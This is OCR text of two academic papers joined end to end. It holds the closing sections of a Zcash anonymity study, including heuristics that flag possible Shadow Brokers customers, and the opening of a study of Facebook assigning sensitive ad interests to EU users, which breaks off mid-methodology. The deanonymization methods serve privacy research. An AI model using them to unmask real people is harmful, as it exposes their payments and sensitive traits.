We found that 93% of z-to-z transactions took just one vJoinSplit as input. Since each vJoinSplit can have at most two shielded outputs as its input, the majority of z-to-z transactions thus take no more than two shielded outputs as their input. This increases the difficulty of categorizing z-to-z transactions, because we cannot know if a small number of users are making many transactions, or many users are making one transaction.

In looking at the timing of z-to-z transactions, however, we conclude that it is likely that a small number of users were making many transactions. Figure 12 plots the cumulative number of vJoinSplits over time. The occurrences of vJoinSplits are somewhat irregular, with 17% of all vJoinSplits occurring in January 2017. There are four other occasions when a sufficient number of vJoinSplits occur within a sufficiently short period of time as to be visibly noticeable. It seems likely that these





Figure 12: The number of z-to-z vJoinSplits over time.

occurrences belong to the same group of users, or at least by users interacting with the same service.

Finally, looking back at the number of t-to-z and z-to-t transactions identified with mining pools in Table 4, it is possible that BitClub Pool is responsible for up to 1,300 of the z-to-z transactions, as it had 196 deposits into the pool and 1,516 withdrawals. This can happen only because either (1) the pool made extra z-to-z transactions, or (2) it sent change from its z-to-t transactions back into the shielded pool. As most of BitClub Pool's z-to-t transactions had over 200 output t-addresses, however, we conclude that the former explanation is more likely.

## 8 Case Study: The Shadow Brokers

The Shadow Brokers (TSB) are a hacker collective that has been active since the summer of 2016, and that leaks tools supposedly created by the NSA. Some of these leaks are released as free samples, but many are sold via auctions and as monthly bundles. Initially, TSB accepted payment only using Bitcoin. Later, however, they began to accept Zcash for their monthly dump service. In this section we discuss how we identified t-to-z transactions that could represent payments to TSB. We identified twenty-four clusters (created using our analysis in Section 5) matching our criteria for potential TSB customers, one of which could be a regular customer.

### 8.1 Techniques

In order to identify the transactions that are most likely to be associated with TSB, we started by looking at their blog [5]. In May 2017, TSB announced that they would be accepting Zcash for their monthly dump service. Throughout the summer (June through August) they accepted both Zcash and Monero, but in September they announced that they would accept only Zcash. Table 5 summarizes the amount they were requesting in each of these months. The last blog post was made in October 2017, when they stated that all subsequent dumps would cost 500 ZEC.

| May/June | July | August | September | October |
|---|---|---|---|---|
| 100 | 200 | 500 | 100 | 500 |
| | 400 | | 200 | |
| | | | 500 | |

Table 5: Amounts charged for TSB monthly dumps, in ZEC. In July and September TSB offered different prices depending on which exploits were being purchased.

To identify potential TSB transactions, we thus looked at all t-to-z transactions not associated with miners or founders that deposited either 100, 200, 400, or 500 ZEC $\pm$ 5 ZEC. Our assumption was that users paying TSB were not likely to be regular Zcash users, but rather were using it with the main purpose of making the payment. On this basis, addresses making t-to-z transactions of the above values were flagged as a potential TSB customer if the following conditions held:

1. They did not get their funds from the pool; i.e., there were no z-to-t transactions with this address as an output. Again, if this were a user mainly engaging with Zcash as a way to pay TSB, they would need to to buy their funds from an exchange, which engage only with t-addresses.

2. They were not a frequent user, in the sense that they had not made or received more than 250 transactions (ever).

3. In the larger cluster in which this address belonged, the total amount deposited by the entire cluster into the pool within one month was within 1 ZEC of the amounts requested by TSB. Here, because the resulting clusters were small enough to treat manually, we applied not only Heuristic 1 but also Heuristic 2 (clustering by change), making sure to weed out false positives. Again, the idea was that suspected TSB customers would not be frequent users of the pool.

As with our previous heuristics, there is no way to quantify the false-positive risks associated with this set of criteria, although we see below that many of the transactions matching it did occur in the time period associated with TSB acceptance of Zcash. Regardless, given this limitation we are not claiming that our results are definitive, but do believe this to be a realistic set of criteria that might be applied in the context of a law enforcement investigation attempting to narrow down potential suspects.

| Month | 100 | 200 | 400 | 500 |
|---|---|---|---|---|
| October (2016) | 0 | 0 | 0 | 0 |
| November | 0 | 0 | 0 | 0 |
| December | 0 | 0 | 0 | 0 |
| January (2017) | 1 | 0 | 0 | 0 |
| February | 0 | 0 | 0 | 0 |
| March | 0 | 0 | 0 | 0 |
| April | 0 | 0 | 0 | 0 |
| May (before) | 0 | 0 | 0 | 0 |
| May (after) | 3 | 1 | 0 | 0 |
| June | 2 | 1 | 1 | 0 |
| July | 1 | 2 | 0 | 0 |
| August | 1 | 0 | 0 | 1 |
| September | 0 | 0 | 0 | 0 |
| October | 2 | 0 | 0 | 0 |
| November | 1 | 0 | 0 | 0 |
| December | 2 | 3 | 0 | 1 |
| January (2018) | 0 | 1 | 0 | 0 |

Table 6: Number of clusters that put the required amounts ($\pm$1 ZEC) into the shielded pool.

## 8.2 Results

Our results, in terms of the number of transactions matching our requirements above up until 17 January 2018, are summarized in Table 6. Before the first TSB blog post in May, we found only a single matching transaction. This is very likely a false positive, but demonstrates that the types of transactions we were seeking were not common before TSB went live with Zcash. After the blog post, we flagged five clusters in May and June for the requested amount of 100 ZEC. There were only two clusters that was flagged for 500 ZEC, one of which was from August. No transactions of any of the required quantities were flagged in September, despite the fact that TSB switched to accepting only Zcash in September. This is possible for a number of reasons: our criteria may have caused us to miss transactions, or maybe there were no takers. From October onwards we flagged between 1-6 transactions per month. It is hard to know if these represent users paying for old data dumps or are simply false positives.

Four out of the 24 transactions in Table 6 are highly likely to be false positives. First, there is the deposit of 100 ZEC into the pool in January, before TSB announced their first blog post. This cluster put an additional 252 ZEC into the pool in March, so is likely just some user of the pool. Second and third, there are two deposits of 200 ZEC into the pool in June, before TSB announced that one of the July dump prices would cost 200 ZEC. Finally, there is a deposit of 400 ZEC into the pool in June before TSB announced that one of the July dump prices would cost 400 ZEC.

Of the remaining clusters, there is one whose activity is worth discussing. From this cluster, there was one deposit into the pool in June for 100 ZEC, one in July for 200 ZEC, and one in August for 500 ZEC, matching TSB prices exactly. The cluster belonged to a new user, and most of the money in this user's cluster came directly from Bitfinex (Cluster 3).

# 9 Conclusions

This paper has provided the first in-depth exploration of Zcash, with a particular focus on its anonymity guarantees. To achieve this, we applied both well-known clustering heuristics that have been developed for Bitcoin and attribution heuristics we developed ourselves that take into account Zcash's shielded pool and its unique cast of characters. As with previous empirical analyses of other cryptocurrencies, our study has shown that most users are not taking advantage of the main privacy feature of Zcash at all. Furthermore, the participants who do engage with the shielded pool do so in a way that is identifiable, which has the effect of significantly eroding the anonymity of other users by shrinking the overall anonymity set.

#### Future work

Our study was an initial exploration, and thus left many avenues open for further exploration. For example, it may be possible to classify more z-to-z transactions by analyzing the time intervals between the transactions in more detail, or by examining other metadata such as the miner's fee or even the size (in bytes) of the transaction. Additionally, the behavior of mining pools could be further identified by a study that actively interacts with them.

#### Suggestions for improvement

Our heuristics would have been significantly less effective if the founders interacting with the pool behaved in a less regular fashion. In particular, by always withdrawing the same amount in the same time intervals, it became possible to distinguish founders withdrawing funds from other users. Given that the founders are both highly invested in the currency and knowledgeable about how to use it in a secure fashion, they are in the best place to ensure the anonymity set is large.

Ultimately, the only way for Zcash to truly ensure the size of its anonymity set is to require all transactions to take place within the shielded pool, or otherwise significantly expand the usage of it. This may soon be computationally feasible given emerging advances in the underlying cryptographic techniques [6], or even if more mainstream wallet providers like Jaxx roll out support for z-

addresses. More broadly, we view it as an interesting regulatory question whether or not mainstream exchanges would continue to transact with Zcash if it switched to supporting only z-addresses.

## Acknowledgments

We would like to thank Lustro, the maintainer of the Zchain explorer, for answering specific questions we asked about the service. The authors are supported in part by EPSRC Grant EP/N028104/1, and in part by the EU H2020 TITANIUM project under grant agreement number 740558. Mary Maller is also supported by a scholarship from Microsoft Research.

## References

[1] Cryptocurrency market capitalizations. https://coinmarketcap.com/.

[2] Dash. https://www.dash.org.

[3] Monero. https://getmonero.org.

[4] Shapeshift. https://shapeshift.io.

[5] The Shadow Brokers. https://steemit.com/@theshadowbrokers.

[6] What is Jubjub? https://z.cash/technology/jubjub.html.

[7] Zcash. https://z.cash.

[8] Zcash chain parameters. https://github.com/zcash/zcash/blob/v1.0.0/src/chainparams.cpp#L135-L192.

[9] Zcash faqs. https://z.cash/support/faq.html.

[10] Zchain explorer. http://explorer.zcha.in/.

[11] Alphabay will accept Zcash starting July 1st, 2017. DarkNetMarkets Reddit post, 2017. https://www.reddit.com/r/DarkNetMarkets/comments/6d7q81/alphabay_will_accept_zcash_starting_july_1st_2017/.

[12] E. Androulaki, G. Karame, M. Roeschlin, T. Scherer, and S. Capkun. Evaluating user privacy in Bitcoin. In A.-R. Sadeghi, editor, *FC 2013*, volume 7859 of *LNCS*, pages 34–51, Okinawa, Japan, Apr. 1–5, 2013. Springer, Heidelberg, Germany.

[13] E. Ben-Sasson, A. Chiesa, C. Garman, M. Green, I. Miers, E. Tromer, and M. Virza. Zerocash: Decentralized anonymous payments from Bitcoin. In *2014 IEEE Symposium on Security and Privacy*, pages 459–474, Berkeley, CA, USA, May 18–21, 2014. IEEE Computer Society Press.

[14] G. Bissias, A. P. Ozisik, B. N. Levine, and M. Liberatore. Sybil-resistant mixing for Bitcoin. In *Proceedings of the 13th Workshop on Privacy in the Electronic Society (WEIS)*, pages 149–158, 2014.

[15] J. Bonneau, A. Narayanan, A. Miller, J. Clark, J. A. Kroll, and E. W. Felten. Mixcoin: Anonymity for Bitcoin with accountable mixes. In N. Christin and R. Safavi-Naini, editors, *FC 2014*, volume 8437 of *LNCS*, pages 486–504, Christ Church, Barbados, Mar. 3–7, 2014. Springer, Heidelberg, Germany.

[16] J. Buntinx. The Shadow Brokers only accept ZCash payments for their monthly dump service, May 2017. https://themerkle.com/the-shadow-brokers-only-accept-zcash-payments-for-their-monthly-dump-service/.

[17] J. Dunietz. The Imperfect Crime: How the WannaCry Hackers Could Get Nabbed, Aug. 2017. https://www.scientificamerican.com/article/the-imperfect-crime-how-the-wannacry-hackers-could-get-nabbed/.

[18] I. Eyal. The miner's dilemma. In *2015 IEEE Symposium on Security and Privacy*, pages 89–103, San Jose, CA, USA, May 17–21, 2015. IEEE Computer Society Press.

[19] Y. J. Fanusie and T. Robinson. Bitcoin laundering: An analysis of illicit flows into digital currency services, Jan. 2018. A memorandum by the Center on Sanctions and Illicit Finance and Elliptic.

[20] C. Farivar and J. Mullin. Stealing bitcoins with badges: How Silk Road's dirty cops got caught, Aug. 2016. https://arstechnica.com/tech-policy/2016/08/stealing-bitcoins-with-badges-how-silk-roads-dirty-cops-got-caught/.

[21] E. Heilman, L. Alshenibr, F. Baldimtsi, A. Scafuro, and S. Goldberg. TumbleBit: an untrusted Bitcoin-compatible anonymous payment hub. In *Proceedings of NDSS 2017*, 2017.

[22] A. E. Kosba, A. Miller, E. Shi, Z. Wen, and C. Papamanthou. Hawk: The blockchain model of cryptography and privacy-preserving smart contracts. In *2016 IEEE Symposium on Security and Privacy*, pages 839–858, San Jose, CA, USA, May 22–26, 2016. IEEE Computer Society Press.

[23] A. Kumar, C. Fischer, S. Tople, and P. Saxena. A traceability analysis of Monero's blockchain. In *Proceedings of ESORICS 2017*, pages 153–173, 2017.

[24] G. Maxwell. CoinJoin: Bitcoin privacy for the real world. bitcointalk.org/index.php?topic=279249, Aug. 2013.

[25] S. Meiklejohn and R. Mercer. Möbius: Trustless tumbling for transaction privacy. *Proceedings on Privacy Enhancing Technologies*, 2018.

[26] S. Meiklejohn and C. Orlandi. Privacy-enhancing overlays in Bitcoin. In M. Brenner, N. Christin, B. Johnson, and K. Rohloff, editors, *FC 2015 Workshops*, volume 8976 of *LNCS*, pages 127–141, San Juan, Puerto Rico, Jan. 30, 2015. Springer, Heidelberg, Germany.

[27] S. Meiklejohn, M. Pomarole, G. Jordan, K. Levchenko, D. McCoy, G. M. Voelker, and S. Savage. A fistful of bitcoins: characterizing payments among men with no names. In *Proceedings of the 2013 Internet Measurement Conference (IMC)*, pages 127–140, 2013.

[28] I. Miers, C. Garman, M. Green, and A. D. Rubin. Zerocoin: Anonymous distributed E-cash from Bitcoin. In *2013 IEEE Symposium on Security and Privacy*, pages 397–411, Berkeley, CA, USA, May 19–22, 2013. IEEE Computer Society Press.

[29] A. Miller, M. Möser, K. Lee, and A. Narayanan. An empirical analysis of linkability in the Monero blockchain. arXiv:1704.04299, 2017. https://arxiv.org/pdf/1704.04299.pdf.

[30] P. Moreno-Sanchez, M. B. Zafar, and A. Kate. Listening to whispers of Ripple: Linking wallets and deanonymizing transactions in the Ripple network. *Proceedings on Privacy Enhancing Technologies*, 2016(4):436–453, 2016.

[31] M. Möser and R. Böhme. Join me on a market for anonymity. In *Proceedings of the 15th Workshop on the Economics of Information Security (WEIS)*, 2016.

[32] M. Möser and R. Böhme. Anonymous alone? measuring Bitcoin's second-generation anonymization techniques. In *Proceedings of IEEE Security & Privacy on the Blockchain*, 2017.

[33] M. Möser, R. Böhme, and D. Breuker. An inquiry into money laundering tools in the Bitcoin ecosystem. In *Proceedings of the APWG E-Crime Researchers Summit*, 2013.

[34] S. Nakamoto. Bitcoin: A Peer-to-Peer Electronic Cash System, 2008. bitcoin.org/bitcoin.pdf.

[35] S. Noether, A. Mackenzie, and the Monero Research Lab. Ring confidential transactions. *Ledger*, 1:1–18, 2016.

[36] J. Quesnelle. On the linkability of Zcash transactions. arXiv:1712.01210, 2017. https://arxiv.org/pdf/1712.01210.pdf.

[37] F. Reid and M. Harrigan. An analysis of anonymity in the Bitcoin system. In *Security and privacy in social networks*, pages 197–223. Springer, 2013.

[38] D. Ron and A. Shamir. Quantitative analysis of the full Bitcoin transaction graph. In A.-R. Sadeghi, editor, *FC 2013*, volume 7859 of *LNCS*, pages 6–24, Okinawa, Japan, Apr. 1–5, 2013. Springer, Heidelberg, Germany.

[39] T. Ruffing, P. Moreno-Sanchez, and A. Kate. CoinShuffle: Practical decentralized coin mixing for Bitcoin. In M. Kutylowski and J. Vaidya, editors, *ESORICS 2014, Part II*, volume 8713 of *LNCS*, pages 345–364, Wroclaw, Poland, Sept. 7–11, 2014. Springer, Heidelberg, Germany.

[40] M. Spagnuolo, F. Maggi, and S. Zanero. BitIodine: Extracting intelligence from the Bitcoin network. In N. Christin and R. Safavi-Naini, editors, *FC 2014*, volume 8437 of *LNCS*, pages 457–468, Christ Church, Barbados, Mar. 3–7, 2014. Springer, Heidelberg, Germany.

[41] L. Valenta and B. Rowan. Blindcoin: Blinded, accountable mixes for Bitcoin. In M. Brenner, N. Christin, B. Johnson, and K. Rohloff, editors, *FC 2015 Workshops*, volume 8976 of *LNCS*, pages 112–126, San Juan, Puerto Rico, Jan. 30, 2015. Springer, Heidelberg, Germany.

# Unveiling and Quantifying Facebook Exploitation of Sensitive Personal Data for Advertising Purposes

José González Cabañas, Ángel Cuevas, and Rubén Cuevas
*Department of Telematic Engineering*
*Universidad Carlos III de Madrid*
*{jgcabana, acrumin, rcuevas}@it.uc3m.es*

## Abstract

The recent European General Data Protection Regulation (GDPR) restricts the processing and exploitation of some categories of personal data (health, political orientation, sexual preferences, religious beliefs, ethnic origin, etc.) due to the privacy risks that may result from malicious use of such information. The GDPR refers to these categories as sensitive personal data. This paper quantifies the portion of Facebook users in the European Union (EU) who were labeled with interests linked to potentially sensitive personal data in the period prior to when GDPR went into effect. The results of our study suggest that Facebook labels 73% EU users with potential sensitive interests. This corresponds to 40% of the overall EU population. We also estimate that a malicious third party could unveil the identity of Facebook users that have been assigned a potentially sensitive interest at a cost as low as €0.015 per user. Finally, we propose and implement a web browser extension to inform Facebook users of the potentially sensitive interests Facebook has assigned them.

## 1 Introduction

The citizens of the European Union (EU) have demonstrated serious concerns regarding the management of personal information by online services. The 2015 Eurobarometer about data protection [21] reveals that: 63% of EU citizens do not trust online businesses, more than half do not like providing personal information in return for free services, and 53% do not like that Internet companies use their personal information in tailored advertising. The EU reacted to citizens' concerns with the approval of the General Data Protection Regulation (GDPR) [8], which defines a new regulatory framework for the management of personal information. EU member states were given until May 2018 to incorporate it into their national legislation.

The GDPR (and previous EU national data protection laws) defines some categories of personal data as sensitive and prohibits processing them with limited exceptions (e.g., the user provides explicit consent to process that data for a specific purpose). These categories of data are referred to as *"Specially Protected Data"*, *"Special Categories of Personal Data"* or *"Sensitive Data"*. In particular, the GDPR defines as sensitive personal data: *"data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, or trade union membership, and the processing of genetic data, biometric data for the purpose of uniquely identifying a natural person, data concerning health or data concerning a natural person's sex life or sexual orientation"*.

Due to the legal, ethical and privacy implications of processing sensitive personal data, it is important to know whether online services are commercially exploiting such sensitive information. If so, it is also essential to measure the portion of users/citizens who may be affected by the exploitation of their sensitive personal data. In this paper, we address these crucial questions focusing on *online advertising*, which represents the most important source of revenue for most online services. In particular, we consider Facebook (FB), whose online advertising platform is second only to Google in terms of revenue [2].

Facebook labels users with so-called ad preferences, which represent potential interests of users. FB assigns users different ad preferences based on their online activity within this social network and on third-party websites tracked by FB. Advertisers running ad campaigns can target groups of users assigned to a particular ad preference (e.g., target FB users interested in *"Starbucks"*). Some of these ad preferences suggest political opinions, sexual orientation, personal health, and other potentially sensitive attributes. In fact, an author of this paper received the ad shown in Figure 1 (left side). The author had not explicitly defined his sexual orientation, but he discovered that FB had assigned him the *"Homosexual-*





Figure 1: Snapshot of an ad received by one of the authors of this paper & ad preference list showing that FB inferred this person was interested in *Homosexuality*.

*ity"* ad preference (see Figure 1 right side). Our data suggests that similar assignment of potentially sensitive ad preferences occurs much more broadly. For example, landing pages associated with ads received by FB users in our study include: *iboesterreich.at* (political), *gay-dominante.com* (sexuality), *elpartoestuyo.com* (health).

This illustrates that FB may be actually processing sensitive personal information, which is now prohibited under the EU GDPR without explicit consent and also under some national data protection regulations in Europe. Recently, the Spanish Data Protection Agency (DPA) fined FB €1.2M for violating the Spanish data protection regulation [6]. The Spanish DPA argued that FB *"collects, stores and uses data, including specially protected data, for advertising purposes without obtaining consent."*

Motivated by these events and the enactment of the GDPR in the European Union, this paper examines Facebook's use of potentially sensitive data through January 2018, only months before the GDPR became enforceable. The main goal of this paper is *quantifying the portion of EU citizens and FB users that may have been assigned ad preferences linked to potentially sensitive personal data*. We leave analysis of Facebook data practices following the May 25, 2018 GDPR effective date (when violations could be enforceable) to future work.

To achieve our goal we analyze more than 5.5M ad preferences (126K unique) assigned to more than 4.5K FB users who have installed the Data Valuation Tool for Facebook Users (FDVT) browser extension [12]. The reason for using ad preferences assigned to FDVT users is that we can prove the ad preferences considered in our study have been indeed assigned to real users.

The first contribution of this paper is a methodology that combines natural language processing techniques and manual classification conducted by 12 panelists to obtain those ad preferences in our dataset potentially linked to sensitive personal data. These ad preferences may be used to reveal: ethnic or racial origin, political opinions, religious beliefs, health information or sexual orientation. For instance, the ad preferences *"Homosexuality"* and *"Communism"* may reveal the sexual orientation and the political preference of a user, respectively.

Once we have identified the list of potentially sensitive ad preferences, we use it to query the FB Ads Manager in order to obtain the number of FB users and citizens exposed to these ad preferences in the whole EU as well as in each one of its member states. This quantification is our second contribution, which accomplishes the main goal of the paper.

Finally, after illustrating privacy and ethics risks derived from the exploitation of these FB ad preferences, we present an extension of the FDVT that informs users of the potentially sensitive ad preferences FB has assigned them. This is the last contribution of this paper.

Our research leads to the following main insights:

**- We have identified 2092 (1.66%) potentially sensitive ad preferences out of the 126k present in our dataset.**
**- FB assigns on average 16 potentially sensitive ad preferences to FDVT users.**
**- More than 73% of EU FB users, which corresponds to 40% of EU citizens, are labeled with at least one of the Top 500 (i.e., most popular) potentially sensitive ad preferences from our dataset.**
**- Women have a significantly higher exposure than men to potentially sensitive ad preferences. Similarly, The Early Adulthood group (20-39 years old) has the highest exposure of any age group.**
**- We perform a ball-park estimation that suggests that unveiling the identity of FB users labeled with potentially sensitive ad preferences may be as cheap as €0.015 per user.**

## 2 Background

### 2.1 Facebook Ads Manager

Advertisers configure their ads campaigns through the Facebook (FB) Ads Manager.[1] It allows advertisers to define the audience (i.e., user profile) they want to target with their advertising campaigns. It can be accessed through either a dashboard or an API. The FB Ads Manager offers advertisers a wide range of configuration parameters such as (but not limited to): *location* (country, region, city, zip code, etc.), *demographic parameters* (gender, age, language, etc.), *behaviors* (mobile device, OS and/or web browser used, traveling frequency, etc.), and *interests* (sports, food, cars, beauty, etc.).

The *interest* parameter is the most relevant for our work. It includes hundreds of thousands of possibilities

[1] `https://www.facebook.com/ads/manager`

capturing users' interest of any type. These interests are organized in a hierarchical structure with several levels. The first level is formed by 14 categories.[2] In addition to the interests included in this hierarchy, the FB Ads Manager offers a *Detailed Targeting* search bar where users can type any free text and it suggests interests linked to such text. In this paper, we leverage the *interest* parameter to identify potential sensitive interests.

Advertisers can configure their target audiences based on any combination of the described parameters. An example of an audience could be *"Users living in Italy, ranging between 30 and 40 years old, male and interested in Fast Food"*.

Finally, the FB Ads Manager provides detailed information about the configured audience. The most relevant parameter for our paper is the *Potential Reach* that reports the number of registered FB users matching the defined audience.

## 2.2 Facebook ad preferences

FB assigns to each user a set of ad preferences, i.e., a set of interests, derived from the data and activity of the user on FB and external websites, apps and online services where FB is present. These ad preferences are indeed the interests offered to advertisers in the FB Ads Manager to configure their audiences.[3] Therefore, if a user is assigned *"Watches"* within her list of ad preferences, she will be a potential target of any FB advertising campaign configured to reach users interested in watches.

Any user can access and edit (add or remove) her ad preferences,[4] but we suspect that few users are aware of this option. When a user positions the mouse over a specific ad preference item, a pop-up indicates why the user has been assigned this ad preference. By examining 5.5M ad preferences assigned to FDVT users (see Subsection 2.3), we have found 6 reasons for the assignment of ad preferences: $(i)$ *This is a preference you added*, $(ii)$ *You have this preference because we think it may be relevant to you based on what you do on Facebook, such as pages you've liked or ads you've clicked*, $(iii)$ *You have this preference because you clicked on an ad related to...*, $(iv)$ *You have this preference because you installed the app...*, $(v)$ *You have this preference because you liked a Page related to...*, $(vi)$ *You have this preference because of comments, posts, shares or reactions you made related to...*

[2] Business and industry, Education, Family and relationships, Fitness and wellness, Food and drink, Hobbies and activities, Lifestyle and culture, News and entertainment, People, Shopping and fashion, Sports and outdoors, Technology, Travel places and events, Empty.

[3] Given that interests and ad preferences refer to the same thing, we use these two terms interchangeably in the rest of the paper

[4] Access and edit ad preference list: `https://facebook.com/ads/preferences/edit`

## 2.3 FDVT

The *Data Valuation Tool for Facebook Users (FDVT)* [12] is a web browser extension currently available for Google Chrome[5] and Mozilla Firefox.[6] It provides FB users with a real-time estimation of the revenue they are generating for Facebook according to their profile and the number of ads they see and click during a Facebook session. More than 6K users have installed the FDVT between its public release in October 2016 and February 2018. The FDVT collects (among other data) the ad preferences FB assigns to the user. We leverage this information to identify potentially sensitive ad preferences assigned to users that have installed the FDVT.

# 3 Legal considerations

## 3.1 General Data Protection Regulation

The EU General Data Protection Regulation (GDPR) [8] entered into force in May 2018 and is the reference data protection regulation in all 28 EU countries. The GDPR includes an article that regulates the use of *Sensitive Personal Data*. Article 9 is entitled *"Processing of special categories of personal data"* and states in its first paragraph: *"Processing of personal data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, or trade union membership, and the processing of genetic data, biometric data for the purpose of uniquely identifying a natural person, data concerning health or data concerning a natural person's sex life or sexual orientation shall be prohibited"*.

After enumerating these particular prohibitions, the GDPR introduces ten exceptions to them (see Appendix A) for which the paragraph 1 of the article shall not apply. To the best of our knowledge none of these exemptions for processing sensitive personal data seem to apply to the case of FB ad preferences. Therefore, labeling FB users with ad preferences associated with sensitive personal data may contravene Article 9 of the GDPR.

## 3.2 Facebook fined in Spain

In September 2017 the Spanish Data Protection Agency (AEPD) fined Facebook €1.2M for violating the Spanish implementation of the EU data protection Directive 95/46EC [1] preceding the GDPR. In the fine's resolution [6] the AEPD claims that FB collects, stores and processes sensitive personal data for advertising purposes without obtaining consent from users. More details about the AEPD resolution are provided in Appendix B.

[5] `https://chrome.google.com/webstore/detail/fdvt-social-network-data/blednbbpnnambjaefhlocghajeohlhmh`

[6] `https://addons.mozilla.org/firefox/addon/fdvt`

The AEPD states that the use of sensitive data for advertising purposes through the assignment of ad preferences to users by FB violated the Spanish data protection regulation (and perhaps other EU member states' regulations which implemented into their national laws the EU data protection Directive 95/46EC [1], recently replaced by the GDPR).

### 3.3 Facebook terms of service

We have carefully reviewed FB's terms and policies. Although we are not attorneys, we found neither a clear disclosure to EU users that FB processes and stores sensitive personal data specifically nor a place where users can provide consent. To the best of our knowledge, both are required under GDPR. Furthermore, we have not found any general prohibition by FB on advertisers seeking to target ads based on sensitive personal data. More details about the analysis of FB terms of service are provided in Appendix C.

## 4 Dataset

To uncover potentially sensitive ad preferences and quantify the portion of EU FB accounts associated with them, we seek to collect a dataset of ad preferences linked to actual EU FB accounts. If we detect ad preferences that represent potentially sensitive personal data, this dataset would provide evidence that the preferences are assigned to real FB accounts. Based on this goal, our dataset is created from the ad preferences collected from real users who have installed the FDVT. We note that the number of ad preferences retrieved from the FDVT represents just a subset of the overall set of preferences, but we can guarantee that they have been assigned to real accounts. Our dataset includes the ad preferences from 4577 users who installed the FDVT between October 2016 and October 2017, from which 3166 users come from some EU country. These 4577 FDVT users have been assigned 5.5M ad preferences in total of which 126192 are unique.

Our dataset includes the following information for each ad preference:

-*ID of the ad preference*: This is the key we use to identify an ad preference independently of the language used by a FB user. For instance, the ad preference {Milk, Leche, Lait} that refers to the same thing in English, Spanish and French, is assigned a single FB ID. Therefore, we can uniquely identify each ad preference across all EU countries and languages.

-*Name of the ad preference*: This is the primary descriptor of the ad preference. FB returns a unified version of the name for each ad preference ID, usually in English. Hence, we have the English name of the ad preferences irrespective of the original language at collection. We note that in some cases translating the ad preference name does not make sense (e.g., the case of persons' names: celebrities, politicians, etc.).

-*Disambiguation Category*: For some ad preferences Facebook adds this in a separate field or in parenthesis to clarify the meaning of a particular ad preference (e.g., Violet (color); Violet: Clothing (Brand)) We have identified more than 700 different disambiguation category topics (e.g., Political Ideology, Disease, Book, Website, Sport Team, etc.). Among the 126K ad preferences analyzed, 87% include this field.

-*Topic Category*: In many cases, some of the 14 first level interests introduced in Section 2.1 are assigned to contextualize ad preferences. For instance, Manchester United F.C. is linked to Sports and Outdoors.

-*Audience Size*: This value reports the number of Facebook users that have been assigned the ad preference worldwide.

-*Reason why the ad preference is added to the user*: The reason why the ad preference has been assigned to the user according to FB. There are six possible reasons introduced in Subsection 2.2.

Figure 2 shows the CDF of the number of ad preferences per user. Each FDVT user is assigned a median of 474 preferences. Moreover, Figure 3 shows the CDF of the portion of FDVT users (x-axis) that were assigned a given ad preference (y-axis). We observe a very skewed distribution that indicates that most ad preferences are actually assigned to a small fraction of users. For instance, each ad preference is assigned to a median of only 3 (0.06%) FDVT users. However, it is important to note that many ad preferences still reach a reasonable portion of users. Our dataset includes 1000 ad preferences that reach at least 11% of FDVT users.

## 5 Methodology

We seek to quantify the number of EU FB users that have been assigned potentially sensitive ad preferences. To this end, we use the 126K unique ad preferences assigned to FDVT users and follow a two-step process. In the first step, we combine Natural Language Processing (NLP) techniques with manual classification to obtain a list of likely sensitive ad preferences from the 126K considered. In the second step, we leverage the FB Ads Manager API to quantify how many FB users in each EU country have been assigned at least one of the ad preferences labeled as potentially sensitive.





Figure 2: CDF of the number of ad preferences per FDVT user.





Figure 3: CDF of the portion of FDVT users (x-axis) per ad preference (y-axis).





Figure 4: CDF of the semantic similarity score assigned to the 126K ad preferences from the FDVT dataset.

## 5.1 Identification of potentially sensitive ad preferences

We rely on a group of researchers with some knowledge in the area of privacy to manually identify potentially sensitive ad preferences within our pool of 126K ad preferences retrieved from FDVT users. However, manually classifying 126K ad preferences would be unfeasible.[7] To make this manual classification task scalable, we leverage NLP techniques to pre-filter the list of ad preferences more likely to be sensitive. This pre-filtering phase will deliver a subset of likely sensitive ad preferences that can be manually classified in a reasonable amount of time.

### 5.1.1 Pre-filtering

**Sensitive categories:** To identify likely sensitive ad preferences in an automated manner, we select five of the relevant categories listed as *Sensitive Personal Data* by the GDPR: $(i)$ data revealing racial or ethnic origin, $(ii)$ data revealing political opinions, $(iii)$ data revealing religious or philosophical beliefs, $(iv)$ data concerning health, and $(v)$ data concerning sex life and sexual orientation. We selected these categories because a preliminary manual inspection indicated that there are ad preferences in our dataset that can likely reveal information related to them. For instance, the ad preferences *"Socialism"*,*"Islam"*,*"Reproductive Health"*,*"Homosexuality"* or *"Black Feminism"* may suggest *political opinion, religious belief, health issue, sexual orientation* or *ethnic or racial origin* of the users that have been assigned them, respectively. Note that all these examples of ad preferences have been extracted from our dataset; thus they have been assigned to actual FB users.

